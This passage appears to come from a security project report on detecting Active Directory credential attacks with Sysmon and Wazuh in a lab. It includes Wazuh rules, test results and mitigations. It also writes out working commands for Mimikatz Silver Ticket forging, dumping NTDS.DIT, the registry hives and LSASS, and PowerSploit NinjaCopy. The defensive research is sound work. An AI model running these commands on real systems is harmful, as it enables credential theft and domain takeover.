Cached Tickets: (3)

#0> Client: win-25u0pfab511$ @ WAZUH.LOCAL
    Server: krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
    Start Time: 4/15/2019 20:18:49 (local)
    End Time: 4/16/2019 6:18:49 (local)
    Renew Time: 4/22/2019 20:18:49 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x2 -> DELEGATION
    Kdc Called: WIN-25U0PFAB511

#1> Client: win-25u0pfab511$ @ WAZUH.LOCAL
    Server: krbtgt/WAZUH.LOCAL @ WAZUH.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 4/15/2019 20:18:49 (local)
    End Time: 4/16/2019 6:18:49 (local)
    Renew Time: 4/22/2019 20:18:49 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: WIN-25U0PFAB511

#2> Client: win-25u0pfab511$ @ WAZUH.LOCAL
    Server: DNS/win-25u0pfab511.wazuh.local @ WAZUH.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
    Start Time: 4/15/2019 20:18:49 (local)
    End Time: 4/16/2019 6:18:49 (local)
    Renew Time: 4/22/2019 20:18:49 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called: WIN-25U0PFAB511

```

Figure 7.6: Klist listing tickets for a certain session


```

19:02 root@localhost: localdomain - [I] grep klist /var/ossec/logs/alerts/2019/apr/ossec-alerts-23.json | grep tail -1
{"timestamp": "2019-04-23T12:19:14.774+0200", "rule": {"level": 12, "description": "Klist: Potential golden ticket detected - 2 hours over MaxTicketAge (10)", "id": "300001", "firstt
imes": 4, "mail": true, "groups": [{"monitor": "Klist", "kerberos": {"agent": {"id": "002", "name": "WIN-25U0PFAB511", "ip": "10.0.3.2"}, "manager": {"name": "localhost.localdomain"}, "id": "1
556014754.51294918", "full_log": {"MaxTicketAge": "\10\", \"Current_LogonId\": \"0x3ae7\", \"Targeted_LogonId\": \"0x68b64\", \"Number\": \"0\", \"Client\": \"Administrator @ MA
ZUH.LOCAL\", \"Server\": \"Krbtgt/MAZUH.LOCAL @ MAZUH.LOCAL\", \"Kerberos_Encryption_Type\": \"AES-256-CTS-HMAC-SHA1-96\", \"Ticket_Flags\": \"0x40e10000 -> Forwardable renew
able initial pre_authent name_canonicalize \"\", \"Start_Time\": \"4/23/2019 12:11:46 (local)\", \"End_Time\": \"4/24/2019 0:11:46 (local)\", \"Ticket_ExpireHours\": \"12\", \"Tick
etExpireHoursGap\": \"2\", \"Renew_Time\": \"4/30/2019 12:11:46 (local)\", \"Session_Key_Type\": \"AES-256-CTS-HMAC-SHA1-96\", \"Cache_Flags\": \"0x1 -> PRIMARY\", \"Kdc_Called\": \"
\": \"WIN-25U0PFAB511\", \"data\": {\"MaxTicketAge\": \"10\", \"Current_LogonId\": \"0x3ae7\", \"Targeted_LogonId\": \"0x68b64\", \"Number\": \"0\", \"Client\": \"Administrator
@ MAZUH.LOCAL\", \"Server\": \"Krbtgt/MAZUH.LOCAL @ MAZUH.LOCAL\", \"Kerberos_Encryption_Type\": \"AES-256-CTS-HMAC-SHA1-96\", \"Ticket_Flags\": \"0x40e10000 -> Forwardable renewabl
e initial pre_authent name_canonicalize \"\", \"Start_Time\": \"4/23/2019 12:11:46 (local)\", \"End_Time\": \"4/24/2019 0:11:46 (local)\", \"Ticket_ExpireHours\": \"12\", \"TicketExpireHoursGap
\": \"2\", \"Renew_Time\": \"4/30/2019 12:11:46 (local)\", \"Session_Key_Type\": \"AES-256-CTS-HMAC-SHA1-96\", \"Cache_Flags\": \"0x1 -> PRIMARY\", \"Kdc_Called\": \"WIN-25U0PFAB511\", \"location\": \"command_remote
Klist\"}

```

Figure 7.7: Latest alert of the klist monitoring in the manager

The time difference mentioned before is a very easy way to detect a forged ticket. With a simple subtraction in the PowerShell script only a rule that makes a number comparison in the manager is needed to launch the alert.

```
<rule id="300000" level="0">
  <decoded_as>json</decoded_as>
  <field name="MaxTicketAge">\.+</field>
  <field name="TicketExpireHours">\.+</field>
  <description>Klist monitor</description>
</rule>

<rule id="300001" level="3">
  <if_sid>300000</if_sid>
  <field name="TicketExpireHoursGap">^1\d*$|^2\d*$|^3\d*$|^4\d
  ↪ *$|^5\d*$|^6\d*$|^7\d*$|^8\d*$|^9\d*$</field>
  <ignore>600</ignore>
  <description>Klist: Potential golden ticket detected - $(
  ↪ TicketExpireHoursGap) hours over MaxTicketAge ($(MaxTicketAge)
  ↪ )</description>
</rule>
```

Listing 7.13: Rules to detect a suspicious expiration age from the report of the klist script

The purpose of the first rule is to identify any log in JSON with *MaxTicketAge* and *TicketExpireHours* fields. The second rule is used to examine the contents of the *TicketExpireHoursGap* field of the logs that the first rule has identified. If the value of the *TicketExpireHoursGap* field starts with a digit different than 0 then it means that *MaxTicketAge* > *TicketExpireHours*, therefore the expiration age is greater that it should, triggering an alert. Additionally it can only trigger once each 600 seconds, to avoid flooding of alerts.

This attack is often used because it may grant the highest privileges in the domain, is hard to detect and is very persistent because it does not care for the password changes in the active directory. That is why is very attractive for domains in which the attacker may decide to come back later, maybe even years later. That means is very unlikely for a forged ticket to not have a very big expiration age, because is one of its most appealing benefits; but again it would be possible to an attacker to keep generating forged tickets with a valid expiration age forever, at a greater risk of being detected in other ways.

The testing of the script was satisfactory, the cases that inject a TGT were detected and there were no false positives:

Exploit	Detected	As expected
1: Local Mimikatz in DC	Yes	Yes
2: Mimikatz from memory in DC	Yes	Yes
3: Mimikatz with DCSync	Yes	Yes
4: DCSync with Kiwi	No	Yes
5: Hashdump with Meterpreter	No	Yes

Table 7.2: Exploit detection by the klist script

Of course if we chose to store the ticket in a file we could inject it in other moment or computer, but then it could be detected by this method.

Additionally there could be monitoring for unusual usernames, because is possible to get a TGT with administrator privileges with non existent username to avoid the monitoring that administrator accounts are often under.

It can be worth checking if the attacker is using klist to clean the cache of injected tickets, to cover any tracks. This can be easily accomplished monitoring the execution of klist with the event 1 of Sysmon:

```
<ProcessCreate onmatch="include">
  <Image condition="contains">klist</Image>
</ProcessCreate>
```

And checking with Wazuh if the option *purge* was used:

```
<rule id="300002" level="3">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.image">\\Windows\\System32\\klist.exe
  ↪ </field>
  <field name="win.eventdata.commandLine">purge</field>
  <description>Klist: tickets purged</description>
</rule>
```

7.1.6 Silver Ticket

A Silver Ticket is very similar to a Golden Ticket, is a forged TGS instead of TGT. Therefore a Silver Ticket only grants access to a service in a computer. Is important to note that some services need the privileges of more services, therefore more than a Silver Ticket may be needed.

Steps 1 and 2 of a normal Kerberos authentication exchange are not needed (figure 7.1) because they are only to get a TGT. Without a TGT a TGS can not be requested from the DC, so steps 2 and 3 are also not a part of the Silver Ticket attack.

There is no need to connect to a DC, only a connection to the computer hosting

the service is needed (steps [5-8]). Unless PAC validation is required, the service accepts all data in the TGS ticket.

The TGS is ciphered with the password hash of the account running the service, making changes of the password an effective mitigation against Silver Tickets. To extract this data from memory the attacker has to have local administrator privileges[42][61].

To extract the data the attacker would need to run Mimikatz with:

```
"privilege::debug" "sekurlsa::logonpasswords" exit
```

For example in the next scenario:

- The user to impersonate is the AD Administrator.
- The computer is *WIN-GQR2EQ8M0TF*.
- The domain is *wazuh.local*.
- The domain is identified as *S-1-5-21-3307301586-4221688441-1196996515*.
- The attacker wants access to the *HOST* service.
- The password hash of the account is *68fbd238f574f7685beed96a2db15004*.

The Mimikatz command would be:

```
"kerberos::golden /admin:Administrator /id:500 /sid:  
  ↳ S-1-5-21-3307301586-4221688441-1196996515 /domain:wazuh.local  
  ↳ /target:WIN-GQR2EQ8M0TF.wazuh.local /rc4:68  
  ↳ fbd238f574f7685beed96a2db15004 /service:HOST /ptt" exit
```

Allowing the attacker to access the *HOST* service on that computer with AD Administrator privileges.

Silver Tickets get registered in the Kerberos' cache in the same way as the Golden Tickets, so they can be detected with the klist script. The execution of Mimikatz can be detected with grouping just as before.

7.1.7 Mitigation

These exploits take advantage of the inherent weaknesses of Kerberos, so there is no way to prevent them. Nevertheless, Microsoft provides a public guide explaining how to mitigate this kind of attacks[62]. The easiest way to mitigate this attack is to change the password of the KRBTGT account to invalidate any existing Golden Ticket, which has to be done twice (make sure the domain converges before doing the second password change[63]), but it also invalidates

existing proper TGTs.

The recommendation from Microsoft is to regularly reset the password[41][64], which can be done with their official script[65]. This could be also triggered by alerts that we are confident detect Golden Tickets, but as mentioned this could affect other functionality and so the decision is for the network administrators to make. Any TGT that is not valid produces an error in a TGS request, which can be used for exposing an attacker[66].

Also there are other measures like:

- Have administrative passwords longer than 25 characters to avoid brute force cracking and make them unique for each system.
- Enforce a least privilege model.
- Minimize the quantity of administrative accounts.
- Isolate DCs: Use DCs only as servers, never work stations of any kind.
- Isolate administrator accounts: Use administrator accounts only for administrator duties.
- Isolate AD accounts: Create tiered groups with very granular permissions on the domain and create Access Control List permissions on the Organization Units of the AD[67].
- Use Read Only Domain Controllers (RODCs): keep Read Write DCs segregated using network segregation and AD sites to force users to logon to RODCs, making breach detection easier. RODCs don't have any real user hashes (nor the hash of the KRBTGT account)[63][68].
- Use honeypots: With populated the LSASS cache with false credentials[47][69] or with decoy AD objects[70]. And then monitor the logs for attempts to use them. This can lead to detect attackers or to find vulnerabilities in the network.
- Disable storage of clear text passwords in LSASS memory to limit the information provided by Mimikatz[47].
- Run LSASS in protected mode (from Windows 8.1): calls to LSASS are only allowed by other protected-mode processes[47][55].
- Use choke points: Create a choke point for access to your DCs, adding another layer of protection. Create a Terminal Server that can only talk to the DCs. Configure the DCs to only accept administrative connections from that Terminal Server[71].

We could go on with more detail and increasing the mitigation[72], but is not the objective of this project.

7.1.8 Conclusion

We have seen how the data to generate Golden Tickets can be obtained in different ways and the difficulties for both the attacker and the defender roles.

Relying on the klist detection means there is no real need to detect each of the different ways to generate the Golden Ticket because it may be impossible depending on the circumstances. More importantly the attacker still needs to present it to a DC to get the TGSs, to get any benefit from the Golden Ticket. Detecting certain Sysmon events in a close time gap can guarantee the detection of Mimikatz, therefore detecting one of the most used ways to gather this data. Detecting certain signatures for running commands, reads and accesses are a worthy way to detect the creation of a Golden Ticket, without spending much resources.

These are good examples of how detecting common steps to multiple exploits is one of the strong points of an HIDS.

Another way of detection is to use YARA to look for certain patterns in memory, just like we can search for strings in the events. In the case of events the data comes from the program, which is easy to modify with multiple techniques like substitution or obfuscation. The patterns in memory are much more harder to change because it involves changing the logic of the program. That means most attackers would just take the risk to be detected by this kind of technique.

7.2 More about the extraction of credentials

In the previous section the extraction of credentials was explained to understand the details surrounding a Golden Ticket attack. This includes extracting password hashes from the memory of the LSASS process with Mimikatz or Hashdump. But there are more ways of extraction that are used against AD network now a days.

Once credentials have been retrieved an attacker has more options, like generating a Golden Ticket. The key points of access are the *NTDS.DIT* file that is stored in disk and the running process *lsass.exe*.

7.2.1 Exploit methods

Because the database file of the AD accounts is locked from copying and reading, only Windows tools are allowed to. These tools are [46]:

- Reg: Allows to change or save registry hives, including those that contain credentials.
- Ntdsutil: Provides management of this database, including creation of backups.
- WMIC: Commands for the Windows Management Instrumentation. They allow all kinds of remote management, including copy of files using Shadow Copy.

Another way to extract these credentials is to dump them from memory using third party tools and scripts. This is saving part of the data of a process running in the system[46]. There are multiple tools available for this, but in this project only these were used: Mimikatz, Hashdump, ProcDump, pd, Minidump. Some of these tools have the option to retrieve the password or hashes history, meaning that the attacker could gain valuable insight on the password policy of the target.

There was no effort to automate these exploits because they are too simple. All the extraction programs were executed with local administrator privileges in a DC.

Exploit 6: Retrieval of NTDS.DIT with ntdsutil

Another way to get the desired information is to copy the database of the AD Domain Services (the NTDS.DIT file) and conduct an offline password audit of the domain. This means once we have this data we can use a wide selection of tools to crack it[73][74][75].

The attacker has to open a shell as administrator in a DC to create the backup. Multiple commands or an one-liner can be used:

```
ntdsutil "activate instance ntds" ifm "create full C:\temp\ntdsutil"  
↪ quit quit
```

This command creates a ntdsutil shell and activates the instance to later create a backup in a temporary directory (inside the ifm subshell).

```

PS C:\Users\Administrator\Downloads> ntdsutil
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Users\Administrator\Downloads\dump_ntds
Creating snapshot...
Snapshot set {f0c3b336-edaf-4abd-9e20-e9197e7dae99} generated successfully.
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} mounted as C:\$SNAP_201903191458_VOLUMECS\
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201903191458_VOLUMECS\Windows\NTDS\ntds.dit
    Target Database: C:\Users\Administrator\Downloads\dump_ntds\Active Directory\ntds.dit

    Defragmentation Status (complete)

    0   10  20  30  40  50  60  70  80  90 100
    |---|---|---|---|---|---|---|---|---|---|
    .....

Copying registry files...
Copying C:\Users\Administrator\Downloads\dump_ntds\registry\SYSTEM
Copying C:\Users\Administrator\Downloads\dump_ntds\registry\SECURITY
Snapshot {ede5fda3-985e-4cd3-99ac-0800ad351db0} unmounted.
IFM media created successfully in C:\Users\Administrator\Downloads\dump_ntds
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit
PS C:\Users\Administrator\Downloads>

```

Figure 7.8: Backing up the database of the AD using the ntdsutil shell

There are other ways to use ntdsutil in ways harder to detect[76], but this is enough for gathering events for analysis.

The creation of processes related to ntds can be reported by Sysmon:

```

<ProcessCreate onmatch="include">
  <Image condition="contains">ntdsutil.exe</Image>
</ProcessCreate>

```

And alerts set with Wazuh:

```

<rule id="300010" level="0">
  <if_group>windows</if_group>
  <match>ntds</match>
  <description>Potential access to ntds.dit</description>
</rule>

<rule id="300011" level="3">
  <if_sid>300010</if_sid>
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine">\\Windows\\System32\\
    ↪ ntdsutil.exe</field>
  <description>Use of ntdsutil</description>
</rule>

<rule id="300012" level="3">
  <if_sid>300010</if_sid>
  <if_group>sysmon_event1</if_group>

```



```

    <field name="win.eventdata.commandLine">ntds</field>
    <description>Potential access to ntds.dit</description>
</rule>

<rule id="300013" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine detached a database</match>
    <description>Potential access to ntds.dit</description>
</rule>
<rule id="300014" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine created a new database</match>
    <description>Potential access to ntds.dit</description>
</rule>
<rule id="300015" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine attached a database</match>
    <description>Potential access to ntds.dit</description>
</rule>

```

The first rule is the parent, it filters windows events with the *ntds* string. The second rule detects the *ntdsutil* executable. This signature is more useful than normal because it is a builtin tool. The third matches *ntds* for the command line, which is not really reliable. The rest are for detecting suspicious database events from Windows events. These database events assure the detection of *ntdsutil* even if it were to be executed without using known signatures.

There is also the remote version of Reg: WinReg. But there was no time to investigate on it. Is likely that it can be detected with network monitoring, as other remote tools.

Exploit 7: Storing registry hives with Reg

These commands produce the different save files, each of a different group of credentials, that can be later extracted offline with certain tools[76]:

```

reg.exe save hklm\sam c:\temp\sam.save
reg.exe save hklm\security c:\temp\security.save
reg.exe save hklm\system c:\temp\system.save

```

Reg is not detected as malware because it is a builtin tool in Windows. With Sysmon we can report the execution of Reg with the event 1, reporting the creation of a process:

```

<ProcessCreate onmatch="include">
    <Image condition="contains">reg.exe</Image>

```

```
</ProcessCreate>
```

And Wazuh to trigger an alert:

```
<rule id="300101" level="0">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.image">\\Windows\\system32\\reg.exe</
  ↪ field>
  <description>Maybe a dump of credentials with reg.exe</
  ↪ description>
</rule>
<rule id="300102" level="1">
  <if_sid>300101</if_sid>
  <field name="win.eventdata.commandLine">save</field>
  <description>Dump of credentials with reg.exe</description>
</rule>
<rule id="300103" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">sam</field>
  <description>Dump of sam credentials with reg.exe</description>
</rule>
<rule id="300104" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">security</field>
  <description>Dump of security credentials with reg.exe</
  ↪ description>
</rule>
<rule id="300105" level="3">
  <if_sid>300102</if_sid>
  <field name="win.eventdata.commandLine">system</field>
  <description>Dump of system credentials with reg.exe</
  ↪ description>
</rule>
```

The parent rule matches the creation of Reg from the report of Sysmon.

The second rule detects the *save* string in the reg command.

The rest of the rules detect the registry strings for credentials.

This also could be detected using the event 7, but it would interfere with grouping detection. Of course it is possible that these rules do not cover all the extraction uses of Reg. Is worth noting that this is a signature base detection, therefore it could be overcome with certain third-party programs.

Additionally a grouping detection for the DLLs Reg uses was tested. It detected Reg events every time without relying on the *reg.exe* signature, but there were false positives, particularly during boot.

Exploit 8: Dump of LSASS with ProcDump

Procdump[77] is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike. This program can be used to create a dump file of the running *lsass.exe* process:

```
C:\Users\Administrator\Downloads\procdump.exe -accepteula -64 -ma  
↪ lsass.exe c:\temp\lsass.dmp
```

The dumped file can be used to extract the credentials by other programs, like Mimikatz[76]. This is also true for the next exploits.

Exploit 9: Dump of LSASS with pd

ProcessDumper, also known as pd[78], is another program to dump the *lsass.exe* contents. For example if the id of the process is 552:

```
C:\Users\Administrator\Downloads\pd.exe -p 552 > c:\temp\lsass.dump
```

Exploit 10: Dump of LSASS with Minidump

Minidump is a script from the PowerSploit Post-Exploitation Framework[49]. It can be combined with the *Get-Process* builtin to dump the process into a file:

```
Import-Module c:\users\administrator\downloads\PowerSploit-master\  
↪ Exfiltration\Out-Minidump.ps1  
Get-Process lsass | Out-Minidump -DumpFilePath c:\temp
```

Exploit 11: Retrieval of NTDS.DIT with NinjaCopy

Another PowerSploit module that can be used to steal the NTDS.DIT file is *NinjaCopy*:

```
Import-Module C:\Users\Administrator\Downloads\PowerSploit-master\  
↪ Exfiltration\Invoke-NinjaCopy.ps1  
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination  
↪ "c:\temp\ntds.dit"
```

Or to copy the NTDS.DIT of the DC in this laboratory to a no-DC computer:

```
Import-Module C:\Users\Administrator\Downloads\PowerSploit-master\  
↪ Exfiltration\Invoke-NinjaCopy.ps1  
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination  
↪ "c:\temp\ntds.dit" -ComputerName "WIN-25U0PFAB511"
```

This module allows any file, even if it is locked, to be copied without starting

suspicious services or injecting in to processes. This is because it can copy **any file** from a NTFS volume, by opening a read handle to the entire volume, therefore bypassing the following protections[46]:

- Files which are opened by a process and cannot be opened by other processes, such as the NTDS.dit file or SYSTEM registry hives. This is known as locking the file.
- Flags set on a file to alert when the file is opened. Windows can not set a flag because NinjaCopy does not use a Win32 API to open the file.

The code to parse NTFS is loaded with a reflective DLL, making it harder to detect because it does not use the Windows loader nor a DLL file.

The direct read of the device can be reported with the event 9 of Sysmon, but event 1 can be useful to make sure in the remote case. This needs to be in the configuration file of Sysmon in the DC:

```
<ProcessCreate onmatch="include">
  <Image condition="contains">wsmprovhost.exe</Image>
</ProcessCreate>
<RawAccessRead onmatch="include">
  <Image condition="contains">powershell.exe</Image>
  <Image condition="contains">wsmprovhost.exe</Image>
</RawAccessRead>
```

```
<rule id="300350" level="3">
  <if_group>sysmon_event9</if_group>
  <field name="win.eventdata.image">powershell.exe</field>
  <field name="win.eventdata.device">Device\\HarddiskVolume</field>
  ↪ >
  <description>Maybe NinjaCopy</description>
</rule>

<rule id="300351" level="1">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine">wsmprovhost.exe -
  ↪ Embedding</field>
  <field name="win.eventdata.parentCommandLine">svchost.exe -k
  ↪ DcomLaunch -p</field>
  <description>Maybe Remote NinjaCopy into the DC</description>
</rule>

<rule id="300352" level="1">
  <if_group>sysmon_event9</if_group>
  <field name="win.eventdata.image">wsmprovhost.exe</field>
  <field name="win.eventdata.device">Device\\HarddiskVolume</field>
  ↪ >
```

```

    <description>Maybe Remote NinjaCopy into the DC</description>
</rule>
<rule id="300353" level="3" timeframe="15" frequency="3" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>300351</if_matched_sid>
    <if_matched_sid>300352</if_matched_sid>
    <description>Remote NinjaCopy into the DC</description>
</rule>

```

Listing 7.14: Rules for detecting NinjaCopy

The local case only generates an event of type 9 and its only signatures are *PowerShell* and *Device\HarddiskVolume*. It does not even record the name of the file because the handle is for the volume. This can not really guarantee this event comes from the execution of NinjaCopy, but until now has always worked and never reported a false positive. This rule could be much more useful if the NTDS.DIT file were in a different volume than normal.

The remote case is much more easier to detect. In the tests it spawned at least 4 events of each type in about 12 seconds, all from the DC. The bigger the NTDS.DIT file and the slower the connection the more events are produced. The remote command is executed by the *wsmprovhost* program, which stands for Windows Remote PowerShell Session. The contents of the logs of the event type 1 are easy to distinguish from normal, due to the constant value of the *commandLine* and *parentCommandLine* fields.

The second and third rules detect the events of type 1 and 9 for the remote execution, and the last rule is a grouping rule of these two. This assures there are no false positives, but the second rule matches the exploit so well that it could be left out and probably would never cause false positives.

If the remote command is executed from DC and set to copy from the same computer it still triggers the remote alert.

Grouping the DLLs loaded by the *Import-Module* command probed to be effective. As with Mimikatz, this loads the DLLs needed for NinjaCopy to work, which can be registered by the event 7 of Sysmon:

```

<ImageLoad onmatch="include">
    <ImageLoaded condition="contains">mintdh.dll</ImageLoaded>
    <ImageLoaded condition="contains">wsnext.dll</ImageLoaded>
    <ImageLoaded condition="contains">msisip.dll</ImageLoaded>
    <ImageLoaded condition="contains">pwrshsip.dll</ImageLoaded>
    <ImageLoaded condition="contains">OpcServices.dll</ImageLoaded>
    <ImageLoaded condition="contains">AppxSip.dll</ImageLoaded>
    <ImageLoaded condition="contains">tdh.dll</ImageLoaded>
    <ImageLoaded condition="contains">xmllite.dll</ImageLoaded>
</ImageLoad>

```

These 8 DLLs are detected by 4 rules to reach the minimum frequency:

```

<rule id="300330" level="0" >
  <if_group>sysmon_event7</if_group>
  <field name="win.eventdata.imageLoaded">\\Windows\\system32\\</
  ↪ field>
  <field name="win.eventdata.image">powershell.exe</field>
  <description>Detected one of two suspicious DLLs</description>
</rule>

<rule id="300331" level="1" >
  <if_sid>300330</if_sid>
  <field name="win.eventdata.imageLoaded">msisip.dll|wshext.dll</
  ↪ field>
  <description>Detected one of two suspicious DLLs</description>
</rule>

<rule id="300332" level="1" >
  <if_sid>300330</if_sid>
  <field name="win.eventdata.imageLoaded">AppxSip.dll|OpcServices.
  ↪ dll</field>
  <description>Detected one of two suspicious DLLs</description>
</rule>

<rule id="300333" level="1" >
  <if_sid>300330</if_sid>
  <field name="win.eventdata.imageLoaded">mintdh.dll|
  ↪ WindowsPowerShell\\v1.0\\pwrshsip.dll</field>
  <description>Detected one of two suspicious DLLs</description>
</rule>

<rule id="300334" level="1" >
  <if_sid>300330</if_sid>
  <field name="win.eventdata.imageLoaded">tdh.dll|xmlite.dll</
  ↪ field>
  <description>Detected one of two suspicious DLLs</description>
</rule>

<rule id="300340" level="3" timeframe="3" frequency="2" >
  <same_field>win.system.computer</same_field>
  <if_matched_sid>300331</if_matched_sid>
  <if_matched_sid>300332</if_matched_sid>
  <if_matched_sid>300333</if_matched_sid>
  <if_matched_sid>300334</if_matched_sid>
  <description>Maybe NinjaCopy: DLLs with EventID 7</description>
</rule>

```

This detection works with both local and remote cases the same.

False positives were found when attempting to log in remotely multiple times one after the other, as described on page 119. Other may appear in a real environment. This technique depends too much on the time frame and can be avoided changing the code.

7.2.2 Detection of process accessing LSASS

The event 10 of Sysmon reports when a process access another process, possibly detecting hacking tools that read the memory contents of processes[33]. This event can be used to detect LSASS dumps[79].

The downside is it can generate significant amounts of logging, therefore it was configured to log only the LSASS process and exclude the instances from the OSSEC agent and the Virtual Box service.

```
<ProcessAccess onmatch="include">
  <TargetImage condition="contains">C:\Windows\System32\lsass.exe<
    ↪ /TargetImage>
</ProcessAccess>
<ProcessAccess onmatch="exclude">
  <SourceImage condition="contains">C:\Windows\System32\
    ↪ vboxservice.exe</SourceImage>
  <SourceImage condition="contains">C:\Program Files (x86)\ossec-
    ↪ agent\ossec-agent.exe</SourceImage>
</ProcessAccess>
```

Listing 7.15: Sysmon monitoring with event 10 for LSASS reads

After some analysis of these events it was clear that normal accesses could be identified by the *grantedAccess* field. Its value is a mask, that indicates the type of privileges the process is accessed with.

They had a value of *0x3000* (even though these do not happen often) or *0x1000* if the process is *svchost.exe*. The detected malicious programs produced at least one event with a different value on this field.

```
<rule id="300310" level="0" >
  <if_group>sysmon_event_10</if_group>
  <field name="win.eventdata.targetImage">\\Windows\\system32\\
    ↪ lsass.exe</field>
  <description>Detected event 10 with \Windows\system32\lsass.exe<
    ↪ /description>
</rule>
<rule id="300311" level="3" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.callTrace">UNKNOWN</field>
  <description>Suspicious access of LSASS, probably from a
    ↪ reverse_tcp shell</description>
</rule>
<rule id="300312" level="0" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x3000$</field>
  <description>Normal access of LSASS</description>
</rule>
```

```
<rule id="300313" level="0" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x1000$</field>
  <field name="win.eventdata.sourceImage">\\Windows\\system32\\
  ↪ svchost.exe</field>
  <description>Normal access of LSASS</description>
</rule>
<rule id="300314" level="3" >
  <if_sid>300310</if_sid>
  <field name="win.eventdata.grantedAccess">^0x\\w+</field>
  <description>Suspicious access of LSASS</description>
</rule>
```

Listing 7.16: Rules to detect unusual values of grantedAccess

The first identifies events of type 10 for the LSASS process.

The second rule triggers if the string *UNKNOWN* is in the field *callTrace*. This occurrence was found during testing of the exploits 4 and 5, that use a reverse TCP shell to connect to their target. This rule causes false positives with the Minidump command and is possible that it would cause false positives on a real network.

The third and fourth match the normal cases, excluding them from the detection of the last rule.

The last rule uses a regular expression to match any hexadecimal value of *grantedAccess*, therefore detecting any unusual value, because all normal logs have being identified as normal at this point.

The results may change with the size of the database, the status of the system and the version of the system and the programs. All the exploits used until this point were tested, resulting in a 100% rate for those who dump the LSASS.

Exploit	unusual grantedAccess
1: Local Mimikatz in DC	●0x143a
2: Mimikatz from memory in DC	●0x143a
3: Mimikatz with DCSync	
4: DCSync with Kiwi	
5: Hashdump with Meterpreter	●0x1f3fff
6: Retrieval of NTDS.DIT with ntdsutil	
7: Storing registry hives with Reg	
8: Dump of LSASS with ProcDump	●3 events with 0x1ffff
9: Dump of LSASS with pd	●0x1f3fff ●0x1452 followed by 0x1410, this pair repeated 28 times ●0x1452
10: Dump of LSASS with Minidump	●0x1f3fff ●0x1ffff
11: Retrieval of NTDS.DIT with NinjaCopy	

Table 7.3: Exploit detection of unusual grantedAccess values

Another way to detect unusual access to LSASS is with the event 8 of Sysmon[56], that reports when a process creates a thread in another process:

```
<CreateRemoteThread onmatch="include">
  <TargetImage condition="image">lsass.exe</TargetImage>
</CreateRemoteThread>
```

As for Wazuh just a rule to detect the event of type 8 and the LSASS executable are enough:

```
<rule id="300320" level="3" >
  <if_group>sysmon_event8</if_group>
  <field name="win.eventdata.targetImage">\\Windows\\system32\\
    ↪ lsass.exe</field>
  <description>Suspicious access of LSASS with thread</description>
</rule>
```

Only exploits 1, 2 and 5 were detected with this rule.

7.2.3 Mitigation

Some of the measures for the Golden Ticket attack can be used for this, particularly those about protecting LSASS.

There are multiple ways to protect the NTDS.DIT file[80][63]:

- Install the system in multiple volumes with multiple file formats.
- Monitor or restrict the `ntdsutil` command.
- Backup and disk encryption.
- Restrict access to DCs and AD administrators.
- Remove the ability to start/stop the Volume Shadow Copy service from all users on the system.
- Remove the ability to modify the security settings of the Volume Shadow Copy service from all users except for `SYSTEM`.

7.2.4 Conclusion

We have seen more ways to acquire credentials and how to detect them with Sysmon and Wazuh. The detection of the dump of LSASS was particularly interesting because its relevance and scope.

Other detection techniques for these exploits could be implemented with network tools and remote commands. More ways to detect the cases from the previous section were shown. There are more tools and techniques to obtain authentication data that were not studied or tested, but probably some of them can be found using some of the detection methods in this section.

7.3 More about PowerShell

In previous examples we have shown how dangerous PowerShell scripts can be for a system, in particular NinjaCopy is a good example of the complexity they can reach.

There are enough PowerShell exploits and mitigation techniques that they could have its own section in this project (for example PowerSploit, PowerShellEmpire and Nishang), but they were not contemplated at the start and there is no time allocated for them now. In the last years PowerShell (as an attack platform) has become much more used against organizations, because traditional defenses are not able to mitigate or even stop PowerShell attacks in some cases.

This section is for diving a bit on how an attacker may use PowerShell and how to detect and mitigate it. It was not planned, but not researching about PowerShell capabilities after seen how dangerous it can be seems a bit careless. Therefore about 8 hours were used for this section.

In some of the examples in this project PowerShell can be replaced by `cmd`, the basic command interpreter for Microsoft systems. We chose to leave `cmd`

aside our preoccupations because cmd.exe is commonly blocked (unlike PowerShell) and is much less used than PowerShell in cybersecurity attacks.

Other similar options for broad attacks, that we are not going to examine, are[81]:

- Custom executables.
- Sysinternal tools.
- Windows Scripting Host.
- VBScript, CScript, JavaScript and Batch files.

There are a number of reasons why attackers love PowerShell[81]:

- Run code in memory without touching disk.
- Download and execute code from another system.
- Interface with .Net and Windows APIs.
- Built-in remoting.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don't have visibility into PowerShell activity.

